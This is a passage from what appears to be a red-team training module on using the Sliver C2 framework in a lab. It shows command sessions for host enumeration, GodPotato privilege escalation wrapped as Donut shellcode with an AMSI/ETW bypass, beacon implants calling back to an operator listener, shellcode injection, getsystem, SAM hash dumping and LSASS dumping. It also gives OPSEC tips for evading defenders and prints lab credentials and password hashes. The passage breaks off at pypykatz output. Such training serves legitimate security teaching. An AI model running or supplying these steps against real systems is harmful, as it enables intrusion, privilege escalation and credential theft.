
```
sliver (http-session) > execute-assembly Seatbelt.exe -group=system

[*] Output:

<SNIP>

====== WSUS ======

  UseWUServer                     : False
  Server                          :
  AlternateServer                 :
  StatisticsServer                :

[*] Completed collection in 29.151 seconds
```

The same behavior of spawning a `notepad.exe` process can be seen also if we use the armory equivalent extension of `Seatbelt`.


```
sliver (http-session) > seatbelt -- -group=system

[*] seatbelt output:

<SNIP>

====== WSUS ======

  UseWUServer                     : False
```

```
  Server                          :
  AlternateServer                 :
  StatisticsServer                :

[*] Completed collection in 29.316 seconds
```


Below we can see the process creation using the `seatbelt` extension that comes within the armory of Sliver.




The same behavior can be seen using the `execute-assembly` command.



We must exercise utmost caution when executing tools within the Sliver session as defenders can easily look into the processes and deem it malicious. For instance, we can see below a showcase of the properties and the parent-child processes relationship.



Another example is if a defender decides to look in to the `.NET Assemblies` tab in `Process Explorer` or other tools such as `Process Hacker`.



The key takeaways that we get from those basic examples are:

- Exercise extreme caution as `notepad.exe` or any other process that we specify will appear as a `managed` process whereas it might need to be `unmanaged`. One example is the `http-session.exe` as there is no reason to start `notepad.exe`.
- Hardcoded strings such as `Seatbelt` that can be easily found in the process' memory.
- Certain API calls can appear as unusual for the process that you are injecting into.

Privilege Escalation

In the previous section, we have established an initial foothold. However, having one foot in the machine is not always enough; therefore, the most common approach that every penetration tester and/or red team operator does is privilege escalation, also known as post-exploitation activities. This can include, but is not limited to, dumping credentials and lateral movement, etc. There are some caveats, however. As red team operators, we need to be as silent and conscious as possible to avoid triggering any alarms or suspicions.

Aliases and Extensions

Besides `Sliver`'s built-in commands, we can extend its features by adding new commands via the `armory` or crafting third-party tools. In the previous sections, we've encountered the method of installing the .NET tools using `armory`; however, now we will cover the tools' usage. According to the Aliases & Extensions wiki, there are differences between `aliases` and `extensions`. `Alias` essentially is a wrapper around `sideload`, which will load and execute a shared library in memory in a remote process; a similar logic has the `execute-assembly` function in `Sliver`, which will run a .NET binary remotely with the specified arguments, and the binary will be executed in a child process. As per the documentation, `extensions` are similar to `aliases`; they are artifacts of native code loaded by the implant and passed specific callbacks to return data to the C2 server.

Enumeration

Seatbelt is a tool used to enumerate the environment written in C# used both by red team operators (professionals) and blue team members to assess the current security posture. Executing `seatbelt` is rather easy, simply with the help of the `armory` we've managed to integrate the tool in our C2. It is important to note that upon executing such tools, we must prepend two hyphens (`--`) after the tool's name to let `Sliver` know there won't be more arguments, also known as a positional arguments. Right after, we can specify the argument the tool supports, such as `-group=all`.

```
sliver (HIGH_RISER) > seatbelt -- -group=all

[*] seatbelt output:

<SNIP>

====== AMSIProviders ======

  GUID                          : {2781761E-28E0-4109-99FE-B9D127C57AFE}
  ProviderPath                  : "C:\Program Files\Windows
Defender\MpOav.dll"

====== AntiVirus ======

Cannot enumerate antivirus. root\SecurityCenter2 WMI namespace is not
available on Windows Servers
```

```
====== AppLocker ======

  [*] AppIDSvc service is Running

    [*] Appx is in Enforce Mode
      [*] <FilePublisherRule Id="a9e18c21-ff8f-43cf-b9fc-db40eed693ba"
Name="(Default Rule) All signed packaged apps" Description="Allows members
of the Everyone group to run packaged apps that are signed."
UserOrGroupSid="S-1-1-0" Action="Allow"><Conditions>
<FilePublisherCondition PublisherName="*" ProductName="*" BinaryName="*">
<BinaryVersionRange LowSection="0.0.0.0" HighSection="*"/>
</FilePublisherCondition></Conditions></FilePublisherRule>

  [*] AppIDSvc service is Running
<SNIP>
```

The `execute-assembly` command can be used as well for executing .NET binaries that we have compiled. We will use the SharpCollection maintained by Flangvik for demonstration purposes.

```
git clone https://github.com/Flangvik/SharpCollection
Cloning into 'SharpCollection'...
remote: Enumerating objects: 25148, done.
remote: Counting objects: 100% (1776/1776), done.
remote: Compressing objects: 100% (759/759), done.
remote: Total 25148 (delta 1068), reused 1217 (delta 1017), pack-reused
23372
Receiving objects: 100% (25148/25148), 121.91 MiB | 24.59 MiB/s, done.
Resolving deltas: 100% (17085/17085), done.
```

To use the `execute-assembly`, we need to specify the full path to the binary (`Seatbelt`).

```
sliver (HIGH_RISER) > execute-assembly /home/htb-
ac590/SharpCollection/NetFramework_4.0_Any/Seatbelt.exe -group=system

[*] Output:

<SNIP>

====== AMSIProviders ======

  GUID                          : {2781761E-28E0-4109-99FE-B9D127C57AFE}
  ProviderPath                  : "C:\Program Files\Windows
Defender\MpOav.dll"

====== AntiVirus ======
```

```
Cannot enumerate antivirus. root\SecurityCenter2 WMI namespace is not
available on Windows Servers
====== AppLocker ======

  [*] AppIDSvc service is Running

    [*] Appx is in Enforce Mode
      [*] <FilePublisherRule Id="a9e18c21-ff8f-43cf-b9fc-db40eed693ba"
Name="(Default Rule) All signed packaged apps" Description="Allows members
of the Everyone group to run packaged apps that are signed."
UserOrGroupSid="S-1-1-0" Action="Allow"><Conditions>
<FilePublisherCondition PublisherName="*" ProductName="*" BinaryName="*">
<BinaryVersionRange LowSection="0.0.0.0" HighSection="*"/>
</FilePublisherCondition></Conditions></FilePublisherRule>

  [*] AppIDSvc service is Running

<SNIP>
```

OPSEC Note: By default, execute-assembly will start a sacrificial process (notepad.exe); this can be changed using the --process and specifying the process.

Collecting as much information as possible about the system and the context of the user we are running is crucial. Another tool for enumeration purposes can be used. SharpUp, which is written in C#, has most of the capabilities of PowerUp. It's mostly used for enumerating privileges, registries, unquoted service paths, etc.

```
sliver (HIGH_RISER) > sharpup -- audit

[*] sharpup output:

=== SharpUp: Running Privilege Escalation Checks ===
[!] Modifialbe scheduled tasks were not evaluated due to permissions.

=== Abusable Token Privileges ===
        SeImpersonatePrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT,
SE_PRIVILEGE_ENABLED

=== Modifiable Services ===
        [X] Exception: Exception has been thrown by the target of an
invocation.
        [X] Exception: Exception has been thrown by the target of an
invocation.
        [X] Exception: Exception has been thrown by the target of an
invocation.
        Service 'UsoSvc' (State: Running, StartMode: Auto)
```

```
[*] Completed Privesc Checks in 25 seconds
```

Based on the output from the results, the user has SeImpersonatePrivilege enabled, which is unsurprising for us since the session is under the IIS service account's context. Service accounts tend to have the privilege enabled. One of the notorious tools to exploit the privilege is GodPotato, part of the Potato exploits affecting versions of Windows 11, Windows Server 2022 and older.

```
sliver (HIGH_RISER) > execute-assembly /home/htb-ac590/GodPotato-NET4.exe
-cmd "whoami"

[*] Output:
[*] CombaseModule: 0x140719836692480
[*] DispatchTable: 0x140719839001824
[*] UseProtseqFunction: 0x140719838381152
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\93cb662d-9933-4e05-9bf2-
761105d3ed2b\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00008c02-0c24-ffff-6983-fed7be685f47
[*] DCOM obj OXID: 0x1969221b9701f95e
[*] DCOM obj OID: 0x3ed98e39072c3a47
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 880 Token:0x764  User: NT AUTHORITY\SYSTEM ImpersonationLevel:
Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 2540
nt authority\system
```

Donut Setup

Donut is a tool focused on creating binary shellcodes that can be executed in memory; `Donut` will generate a shellcode of a .NET binary, which can be executed via the `execute-shellcode` argument in Sliver.

```
git clone https://github.com/TheWover/donut
Cloning into 'donut'...
remote: Enumerating objects: 4023, done.
remote: Counting objects: 100% (314/314), done.
remote: Compressing objects: 100% (137/137), done.
remote: Total 4023 (delta 205), reused 276 (delta 175), pack-reused 3709
Receiving objects: 100% (4023/4023), 9.86 MiB | 8.28 MiB/s, done.
Resolving deltas: 100% (2791/2791), done.
cd donut/
make -f Makefile
[!bash!]/donut$ ./donut

  [ Donut shellcode generator v1 (built Oct 16 2023 10:23:09)
  [ Copyright (c) 2019-2021 TheWover, Odzhan

 usage: donut [options] <EXE/DLL/VBS/JS>

       Only the finest artisanal donuts are made of shells.

<SNIP>
 examples:

    donut -ic2.dll
    donut --arch:x86 --class:TestClass --method:RunProcess --
args:notepad.exe --input:loader.dll
    donut -iloader.dll -c TestClass -m RunProcess -p"calc notepad" -s
http://remote_server.com/modules/
```

To take advantage of `Donut`, we would need to create either an `http` or `mtls` beacon(s) beforehand.

```
sliver (HIGH_RISER) > generate beacon --http 10.10.14.62:9002 --skip-
symbols -N http-beacon

[*] Generating new windows/amd64 beacon implant binary (1m0s)
[!] Symbol obfuscation is disabled
[*] Build completed in 3s
[*] Implant saved to /home/htb-ac590/http-beacon.exe
```

Once the implant has been generated, we would have to upload it to the target as the shellcode generated by `Donut` will look for the binary that needs to be executed in the

payload arguments for the tool (GodPotato). One of the common places that red team operators and threat actors use is the `C:\Windows\Tasks` directory. In our example, we will create a `Temp` directory under `C:\` to upload the beacon's binary. Note that if you cannot find the `Temp` directory, feel free to create one.

```
sliver (HIGH_RISER) > upload http-beacon.exe

[*] Wrote file to c:\temp\http-beacon.exe

sliver (HIGH_RISER) > ls

c:\temp (1 item, 9.5 MiB)
=========================
-rw-rw-rw-  http-beacon.exe  9.5 MiB  Mon Oct 16 09:23:48 -0700 2023
```

Right after, we need to start an `HTTP` listener that will listen on port 9002 in Sliver.

```
sliver (HIGH_RISER) > http --lhost 10.10.14.62 --lport 9002

[*] Starting HTTP :9002 listener ...
[*] Successfully started job #5
```

To generate the binary shellcode using `Donut`, we are going to be using the arguments `-i` choosing the file to be executed in memory, `-a 2` responsible for choosing the architecture (2 = amd64), the `-b 2` responsible for bypassing AMSI/WLDP/ETW (2 = Abort on fail), `-p` followed by the arguments that are going to be run from `GodPotato` and the `-o` to specify the output directory and the name of the shellcode.

```
./donut -i /home/htb-ac590/GodPotato-NET4.exe -a 2 -b 2 -p '-cmd
c:\temp\http-beacon.exe' -o /home/htb-ac590/godpotato.bin

  [ Donut shellcode generator v1 (built Oct 16 2023 10:23:09)
  [ Copyright (c) 2019-2021 TheWover, Odzhan

  [ Instance type : Embedded
  [ Module file   : "/home/htb-ac590/GodPotato-NET4.exe"
  [ Entropy       : Random names + Encryption
  [ File type     : .NET EXE
  [ Parameters    : -cmd c:\temp\http-beacon.exe
  [ Target CPU    : amd64
  [ AMSI/WDLP/ETW : abort
  [ PE Headers    : overwrite
  [ Shellcode     : "/home/htb-ac590/godpotato.bin"
```

```
  [ Exit          : Thread
```

To continue and use the `execute-shellcode` in memory, we would have to create a sacrificial process of `notepad.exe` using `Rubeus.exe` (previously downloaded from SharpCollection). Creating a sacrificial process will enable us to not intervene with other processes that might be crucial to the organization as they might crash.

```
sliver (HIGH_RISER) > execute-assembly /home/htb-ac590/Rubeus.exe
createnetonly /program:C:\\windows\\system32\\notepad.exe

[*] Output:


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: Create Process (/netonly)

[*] Using random username and password.

[*] Showing process : False
[*] Username        : QJBG45I3
[*] Domain          : FVDTI7C1
[*] Password        : WKGLBDV3
[+] Process         : 'C:\windows\system32\notepad.exe' successfully
created with LOGON_TYPE = 9
[+] ProcessID       : 5668
[+] LUID            : 0x27b14c
```

Once we have a sacrificial process running, we can use `execute-shellcode` followed by the PID of the sacrificial process and the `payload.bin` generated earlier, allowing us to abuse the `SeImpersonate` privilege of the current user. Using `ps -e <process_name>`, we can monitor the state of the process, e.g., if it's still running.

```
sliver (HIGH_RISER) > execute-shellcode -p 5668 /home/htb-
ac590/godpotato.bin

[*] Executed shellcode on target

sliver (HIGH_RISER) > ps -e notepad
```

```
 Pid    Ppid   Owner                        Arch     Executable    Session
====== ====== ============================ ======== =============
=========
 5668   5884   IIS APPPOOL\DefaultAppPool   x86_64   notepad.exe   0
```

After a while, we are notified in `Sliver` of a newly established beacon. We print out the beacons using the `beacons` command.

```
<SNIP>
[*] Beacon 46d73efb http-beacon - 10.129.205.226:50838 (web01) -
windows/amd64 - Mon, 16 Oct 2023 10:35:12 BST
sliver (HIGH_RISER) > beacons
 ID         Name          Tasks   Transport   Remote Address
Hostname   Username              Operating System   Locale   Last Check-In
Next Check-In
========== ============= ======= =========== =====================
========== ===================== ================== ========
==========================================
==========================================
 46d73efb   http-beacon   0/0     http(s)     10.129.205.226:50838   web01
NT AUTHORITY\SYSTEM   windows/amd64      en-US    Mon Oct 16 10:35:13 BST
2023 (20s ago)     Mon Oct 16 10:36:34 BST 2023 (in 1m1s)
```

To interact with a beacon, simply use the `use 46d` command, where `46d` represents the first three characters of the ID. We must also remember that interacting with a beacon differs from interacting with a session. Beacons will execute the commands at a certain interval. We can monitor the tasks using the `tasks` command to see finished and pending tasks. Upgrading a beacon to a session can be done via the `interactive` command, which will turn the beacon into a session.

```
sliver (beacon) > tasks

 ID         State       Message Type   Created
Sent                            Completed
========== =========== ============== ================================
================================ ================================
 315bd649   pending     OpenSession    Mon, 16 Oct 2023 10:27:50 BST
 a620c371   pending     Pwd            Mon, 16 Oct 2023 10:27:47 BST
 0f01bed5   completed   Ls             Mon, 16 Oct 2023 10:27:04 BST
Mon, 16 Oct 2023 10:27:40 BST   Mon, 16 Oct 2023 10:27:40 BST
```

Experiment with different ways of getting a `SYSTEM` beacon during the exercise.

Assumed breach

In the previous sections, we briefly discussed the different scenarios we can stumble upon. One of which is the assumed breach. We are provided with some information about the company and a workstation close to a real workstation in the enterprise (organization's) environment. The organization has given us credentials to access the "breached" workstation. Our tasks will be to carefully enumerate the user we have access to and, respectively, the resources he has access to. The credentials are as follows:

- `Username` : eric
- `Password` : Letmein123
- `Domain` : child.htb.local

RDP is enabled on the target, and we can connect to the target via the `xfreerdp` utility. For simplicity, we can mount a drive from which we can upload the initial implant (beacon). Also feel free to practice different methods of delivering the payload using ones from the File Transfers module.

```
xfreerdp /v:<TARGET_IP> /u:eric /p:Letmein123 /d:child.htb.local /dynamic-resolution /cert-ignore /drive:academy,$(pwd)
```

Situational awareness

Having an RDP session using the provided credentials allows for further situational awareness. Enumerating the user and his privileges is crucial to understanding the current environment, our capabilities, and how we can take advantage of them. We can start by opening a `PowerShell` window and running `net localgroup Administrators`. Based on the output from the command, we are part of the local `Administrators` on the machine.

```
PS C:\Users\eric> net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
admin
Administrator
CHILD\Domain Admins
CHILD\eric
The command completed successfully.
```

This can also be achieved using the command `whoami /groups` command, which informs us that we are part of the `BUILTIN\Administrators` group and `Mandatory Label\Medium Mandatory Level` group. Local administrator privileges might be sufficient, but that is not the case. Accounts with different roles have different privileges; however, our access and capabilities can still differ even with the same account. The default mandatory integrity level for local administrator users is medium, and if we want to take advantage of administrator privilege fully, a high mandatory level is required. We can even elevate the mandatory level to SYSTEM further, allowing us to accomplish more on the target machine.

```
PS C:\Users\eric> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                  Type             SID
Attributes
============================================ ================ ============
=================================================
Everyone                                    Well-known group S-1-1-0
Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                      Alias            S-1-5-32-544
Group used for deny only
BUILTIN\Remote Desktop Users                Alias            S-1-5-32-555
Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\REMOTE INTERACTIVE LOGON       Well-known group S-1-5-14
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                    Well-known group S-1-5-4
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15
Mandatory group, Enabled by default, Enabled group
LOCAL                                       Well-known group S-1-2-0
Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1
Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level      Label            S-1-16-8192
```

UAC (User Account Control) is an access control enforcement feature that allows admin users not to grant admin privileges to every executed process. This is achieved by forcing applications and tasks to run in the context of a non-admin account unless an administrator explicitly authorizes elevated access for these applications and tasks to run. Microsoft does not consider UAC to be a security boundary. However, it prevents unauthorized applications

and installers from silently performing a potentially harmful operation in theory. In the GUI access context, the explicit authorization can be a confirming consent prompt.

Enumerating the settings of UAC can be done via the registry by targeting the `SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System` registry key and the value `EnableLUA`. As per Microsoft's documentation, the values can be `0x0` indicating that UAC is disabled and `0x1` indicating that UAC is enabled. The ConsentPromptBehaviorAdmin value can be queried as well storing information about the UAC prompt and the current level of it - `0x0` resulting in an elevation without consent or credentials.

```
PS C:\Users\eric> REG QUERY
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Syst
em\ /v EnableLUA

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Syst
em
    EnableLUA    REG_DWORD    0x1

PS C:\Users\eric> REG QUERY
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Syst
em\ /v ConsentPromptBehaviorAdmin

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Syst
em
    ConsentPromptBehaviorAdmin    REG_DWORD    0x0
```

Getting a beacon

We must generate a beacon in `Sliver` and start a listener. To create a beacon binary implant, we will be using the `generate` command followed by the `beacon` attribute and assigning the IP address of our tun0 interface by also supplying a port since, by default, an HTTP beacon will use port 80 by default (port 80 is reserved in the workstation on Academy). To reduce the size of the implant, we will not be using symbol obfuscation as, for educational purposes and simplicity, `Defender` has been disabled in the lab environment.

```
sliver > generate beacon --http 10.10.14.62:9001 --skip-symbols --os
windows -N http-beacon-9001

[*] Generating new windows/amd64 beacon implant binary (1m0s)
[!] Symbol obfuscation is disabled
[*] Build completed in 30s
```

```
[*] Implant saved to /home/htb-ac590/http-beacon-9001.exe
```

Once an implant has been generated, we need to start a listener with the `http` command by specifying the IP and the port.

```
sliver > http -L 10.10.14.62 -l 9001

[*] Starting HTTP :9001 listener ...
[*] Successfully started job #2
```

After transferring the implant onto the target and on disk, we can proceed to right-click (Run as Administrator) on it to get a beacon.

```
<SNIP>
[*] Beacon a6911be6 http-beacon-9001 - 10.129.205.234:49720 (web01) -
windows/amd64 - Thu, 19 Oct 2023 08:08:53 BST

sliver > use a6911be6-6ed1-494f-9d0c-63d3478f15a6

[*] Active beacon http-beacon-9001 (a6911be6-6ed1-494f-9d0c-63d3478f15a6)
sliver (http-beacon-9001) > info

         Beacon ID: a6911be6-6ed1-494f-9d0c-63d3478f15a6
              Name: http-beacon-9001
          Hostname: web01
              UUID: 0ae63942-5a90-460e-afb9-1f8058f45226
          Username: CHILD\eric
               UID: S-1-5-21-2749819870-3967162335-1946002573-1122
               GID: S-1-5-21-2749819870-3967162335-1946002573-513
               PID: 412
                OS: windows
           Version: Server 2016 build 17763 x86_64
            Locale: en-US
              Arch: amd64
         Active C2: https://10.10.14.62:9001
    Remote Address: 10.129.205.234:49721
         Proxy URL:
          Interval: 1m0s
            Jitter: 30s
     First Contact: Fri Oct 20 08:26:39 BST 2023 (15s ago)
      Last Checkin: Fri Oct 20 08:26:40 BST 2023 (14s ago)
      Next Checkin: Fri Oct 20 08:28:05 BST 2023 (in 1m11s)
```

Having a beacon run as an Administrator will allow us to use the `getsystem` command in Sliver, which requires a session.

```
sliver (http-beacon-9001) > interactive

[*] Using beacon's active C2 endpoint: https://10.10.14.62:9001
[*] Tasked beacon http-beacon-9001 (41371e55)

[*] Session 361e8e9a http-beacon-9001 - 10.129.205.234:49731 (web01) -
windows/amd64 - Fri, 20 Oct 2023 08:27:53 BST

sliver (http-beacon-9001) >
sliver (http-beacon-9001) > use 361e8e9a-0f5a-4c72-8f0d-177aa9eaae45

[*] Active session http-beacon-9001 (361e8e9a-0f5a-4c72-8f0d-177aa9eaae45)

sliver (http-beacon-9001) > getsystem

[*] A new SYSTEM session should pop soon...
[*] Beacon ff210bd4 http-beacon-9001 - 10.129.205.234:49808 (web01) -
windows/amd64 - Fri, 20 Oct 2023 08:30:32 BST
sliver (http-beacon-9001) > use ff210bd4-0fd6-4657-8812-9609388f91e5

[*] Active beacon http-beacon-9001 (ff210bd4-0fd6-4657-8812-9609388f91e5)

sliver (http-beacon-9001) > info

         Beacon ID: ff210bd4-0fd6-4657-8812-9609388f91e5
              Name: http-beacon-9001
          Hostname: web01
              UUID: 0ae63942-5a90-460e-afb9-1f8058f45226
          Username: NT AUTHORITY\SYSTEM
               UID: S-1-5-18
               GID: S-1-5-18
               PID: 2796
                OS: windows
           Version: Server 2016 build 17763 x86_64
            Locale: en-US
              Arch: amd64
         Active C2: https://10.10.14.62:9001
    Remote Address: 10.129.205.234:49808
         Proxy URL:
          Interval: 1m0s
            Jitter: 30s
     First Contact: Fri Oct 20 08:30:32 BST 2023 (43s ago)
      Last Checkin: Fri Oct 20 08:30:33 BST 2023 (42s ago)
      Next Checkin: Fri Oct 20 08:31:38 BST 2023 (in 23s)
```

To dump the hashes, either the SAM database or else, we can rely on the installed tools in the armory. One of the tools we will be using is `hashdump`; note that this must be run from a `NT AUTHORITY\SYSTEM` beacon.

```
sliver (http-beacon-9001) > help hashdump

Dump local SAM password hashes

Usage:
======
  hashdump [flags] [arguments...]

Args:
=====
  arguments  string list    arguments (default: [])

Flags:
======
  -h, --help           display help
  -t, --timeout int    command timeout in seconds (default: 60)

sliver (http-beacon-9001) > hashdump

[*] Tasked beacon http-beacon-9001 (d20fe8c3)
[+] http-beacon-9001 completed task d20fe8c3
[*] Successfully executed hashdump
[*] Got output:
Administrator:500:Administrator:500:aad3b435b51404eeaad3b435b51404ee:e3689
73bdcf9dd5219882fdf0777ff0b:::::
Guest:501:Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c5
9d7e0c089c0:::::
DefaultAccount:503:DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d
6cfe0d16ae931b73c59d7e0c089c0:::::
WDAGUtilityAccount:504:WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b514
04ee:02e5a94d265e7d5dc6072839a5641543:::::
normal:1000:normal:1000:aad3b435b51404eeaad3b435b51404ee:h2c1dgaa33d73085c
45f9416be57abf22a:::::
```

In some scenarios, we might need to dump the `LSASS` process using the `procdump` cmdlet in `Sliver`. Before doing so, we must obtain the current process id using `ps -e lsass`. Once obtained, we can proceed with dumping the process and saving it to our system, and then with the help of `pypykatz` to get the hashes.

```
sliver (http-beacon) > ps -e lsass

 Pid   Ppid   Owner                  Arch     Executable   Session
===== ====== ===================== ======== ============ =========
```

```
 660   524    NT AUTHORITY\SYSTEM   x86_64   lsass.exe    0

sliver (http-beacon) > procdump --pid 660 --save /tmp/lsass.dmp

[*] Process dump stored in: /tmp/lsass.dmp
```

```
pypykatz lsa minidump /tmp/lsass.dmp
INFO:pypykatz:Parsing file /tmp/lsass.dmp
FILE: ======== /tmp/lsass.dmp =======
